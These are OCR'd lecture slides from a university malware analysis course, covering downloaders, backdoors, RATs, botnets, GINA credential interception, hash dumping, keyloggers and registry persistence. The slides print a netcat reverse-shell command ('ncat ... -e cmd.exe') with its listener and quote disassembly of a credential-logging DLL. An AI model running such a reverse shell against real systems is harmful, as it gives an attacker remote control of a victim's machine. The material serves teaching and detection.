CSec15233
Malicious Software Analysis

Malware Behavior

Qasem Abu Al-Haija

Downloaders and Launchers

Downloaders

- Download another piece of malware
  - And execute it on the local system

- Commonly
  - use the Windows API **`URLDownloadtoFileA`**,
  - followed by a call to **`WinExec`**

Launchers (aka Loaders)

- Prepares another piece of malware for covert execution
  - Either immediately or later
  - Stores malware in unexpected places
    - Such as the **.rsrc** section of a PE file


Backdoors

Backdoors

- Provide remote access to victim's machine
- The most common type of malware
- Often communicate over HTTP on Port 80
  - Network signatures are helpful for the detection
- Common capabilities
  - Manipulate Registry, enumerate display windows, create directories, search files, etc.

Reverse Shell

- Infected machine calls out to attacker, asking for commands to execute
  - **Netcat** is well-know to create a reverse shell by running it on two machines.



```
C:\Users\Administrator>ncat -l 80
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\System32>whoami
whoami
w7\student

C:\Windows\System32>_
```

```
C:\Windows\System32>ncat 192.168.119.191 80 -e cmd.exe
```

Share.
126
Administrator: Command Prompt - ncat -l 80
Start
Administrator: Comm...
7:58 AM
Administrator: cmd - Shortcut (2) - ncat 192.168.119.191 80 -e cmd.exe
This copy of Windows is not genuine
7:58 AM
10/24/2013

Windows Reverse Shells

- Basic
  - Call `CreateProcess` and manipulate STARTUPINFO structure
  - Create a socket to a remote machine
  - Then tie the socket to standard input, output, and error for cmd.exe
  - `CreateProcess` runs cmd.exe with its window suppressed to hide it

RATs
(Remote Administration Tools)




Figure 12-1. RAT network structure

- Ex: Poison Ivy

NOTE *Poison Ivy* (http://www.poisonivy-rat.com/) *is a freely available and popular RAT. Its functionality is controlled by shellcode plug-ins, which makes it extensible. Poison Ivy can be a useful tool for quickly generating malware samples to test or analyze.*

Botnets

- A collection of compromised hosts
  - Called bots or zombies

- A single entity controls zombies.
  - Called botnet server or botnet controller.

- Goal: compromise the largest number of hosts.
  - To create a large network of zombies.
  - Spread additional malware, spam or perform DDoS

Botnets v. RATs

- Botnet contain many hosts; RATs control fewer hosts
- All bots are controlled at once; RATs control victims one by one
- RATs are for targeted attacks; botnets are used in mass attacks

Credential Stealers

Credential Stealers

- Three types
  - Wait for user to log in and steal credentials
  - Dump stored data, such as password hashes
  - Log keystrokes

GINA Interception

- Windows XP/2000's Graphical Identification and Authentication (GINA)
  - Intended to allow third parties to customize logon process for RFID or smart cards
  - Intercepted by malware to steal credentials
- GINA is implemented in **msgina.dll**
  - Loaded by **WinLogon** executable during logon
- **WinLogon** also loads third-party customizations in DLLs loaded between WinLogon and GINA

GINA Registry Key

- HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon\GinaDLL

- Contains third-party DLLs to be loaded by WinLogon




Figure 12-2. Malicious fsgina.dll sits in between the Windows system files to capture data.


MITM Attack

- Malicious DLL must export all functions the real *msgina.dll* does, to act as a MITM
  - More than 15 functions
  - Most start with **`Wlx`**
  - Good indicator
  - Malware DLL exporting a lot of **`Wlx`** functions is probably a GINA interceptor

WlxLoggedOutSAS

- Most exports simply call through to the real functions in *msgina.dll*

- At 2, the malware logs the credentials to the file %SystemRoot%\system32\drivers\tcpudp.sys



Example 12-1. GINA DLL `WlxLoggedOutSAS` *export function for logging stolen credentials*

```
100014A0 WlxLoggedOutSAS
100014A0         push    esi
100014A1         push    edi
100014A2         push    offset aWlxloggedout_0 ; "WlxLoggedOutSAS"
100014A7         call    Call_msgina_dll_function 1
...
100014FB         push    eax ; Args
100014FC         push    offset aUSDSPSOpS ;"U: %s D: %s P: %s OP: %s"
10001501         push    offset aDRIVERS ; "drivers\tcpudp.sys"
10001503         call    Log_To_File 2
```

Hash Dumping

- Win. login passwords are stored as LM/NTLM hashes.
  - Hashes can be used directly to authenticate (pass-the-hash attack)
  - Or cracked offline to find passwords (Pwdump)
- Pwdump and Pass-the-Hash Toolkit
  - Free hacking tools that provide hash dumping
  - Open-source
  - Code re-used in malware
  - Modified to bypass antivirus

Pwdump

- Injects a DLL (e.g., *lsaext.dll)* into *LSASS*
  - *LSASS*: Local Security Authority Subsystem Service.
  - Calls *GetHash* to get hashes from *SAM*
  - SAM: Security Account Manager
  - Uses undocumented Windows function calls

Pass-the-Hash Toolkit

- Injects a DLL (e.g., *secure-32.dll)* into lsass.exe to pass hashes
  - Uses different API functions than Pwdump

Keystroke Logging

- Keylogging is a classic form of credential stealing.
  - Malware records keystrokes so attackers can observe typed data like usernames and passwords.

- Windows malware uses many forms of keylogging.
  - Kernel-Based Keyloggers
  - User-Space Keyloggers

Kernel-Based Keyloggers

- Difficult to detect with user-mode applications
- Frequently part of a rootkit
- Act as keyboard drivers
- Bypass user-space programs and protections

User-Space Keyloggers

- Uses Win API, Implemented with hooking or polling.
- Hooking
  - Uses `SetWindowsHookEx` function to notify malware each time a key is pressed.
- Polling
  - Uses `GetAsyncKeyState` & `GetForegroundWindow` to poll the state of the keys constantly.
    - GetAsyncKeyState: Identifies whether a key is pressed or unpressed
    - GetForegroundWindow: Identifies the foreground window





Figure 12-3. Loop structure of `GetAsyncKeyState` *and* `GetForegroundWindow` *keylogger*

Identifying Keyloggers in Strings Listings



```
[Up]
[Num Lock]
[Down]
[Right]
[UP]
[Left]
[PageDown]
```

Persistence Mechanisms

Three Persistence Mechanisms

- Registry modifications
  - such as Run key
- Other important registry entries:
  - AppInit_DLLs
  - Winlogon Notify
  - SvcHost DLLs

Registry Modifications

- Run key
  - HKEY_LOCAL_MACHINE\ SOFTWARE\ Microsoft\ Windows\ CurrentVersion\ Run
  - Many others, as revealed by Autoruns

- ProcMon shows registry modifications

APPINIT DLLS

- AppInit_DLLs are loaded into every process that loads User32.dll
  - This registry key contains a space-delimited list of DLLs
  - Stored in HKEY_LOCAL_MACHINE\ SOFTWARE\ Microsoft\ Windows NT\ CurrentVersion\ Windows
  - Many processes load them
  - Malware will call DLLMain to check which process it is in before launching the payload


Winlogon Notify

- Notify value in
  - HKEY_LOCAL_MACHINE\ SOFTWARE\ Microsoft\ Windows
  - These DLLs handle *winlogon.exe* events
  - Malware tied to an event like logon, startup, lock screen, etc.
  - It can even launch in Safe Mode

SvcHost DLLs

- Svchost is a generic host process for services that run as DLLs
- Many instances of Svchost are running at once
- Groups defined at
  - HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Svchost
- Services defined at
  - HKEY_LOCAL_MACHINE\System\CurrentControlSet\Services\ServiceName

Process Explorer




Process Explorer - Sysinternals: www.sysinternals.com [W7\student]

Process	PID	CPU	Private Bytes	Wor
System Idle Process	0	97.47	0 K	
System	4	0.19	44 K	
Interrupts	n/a	0.34	0 K	
smss.exe	260		216 K	
csrss.exe	352	< 0.01	1,428 K	
wininit.exe	404	< 0.01	900 K	
services.exe	508		4,340 K	
svchost.exe	636		3,000 K	
WmiPrvSE.exe	372	0.03	17,428 K	
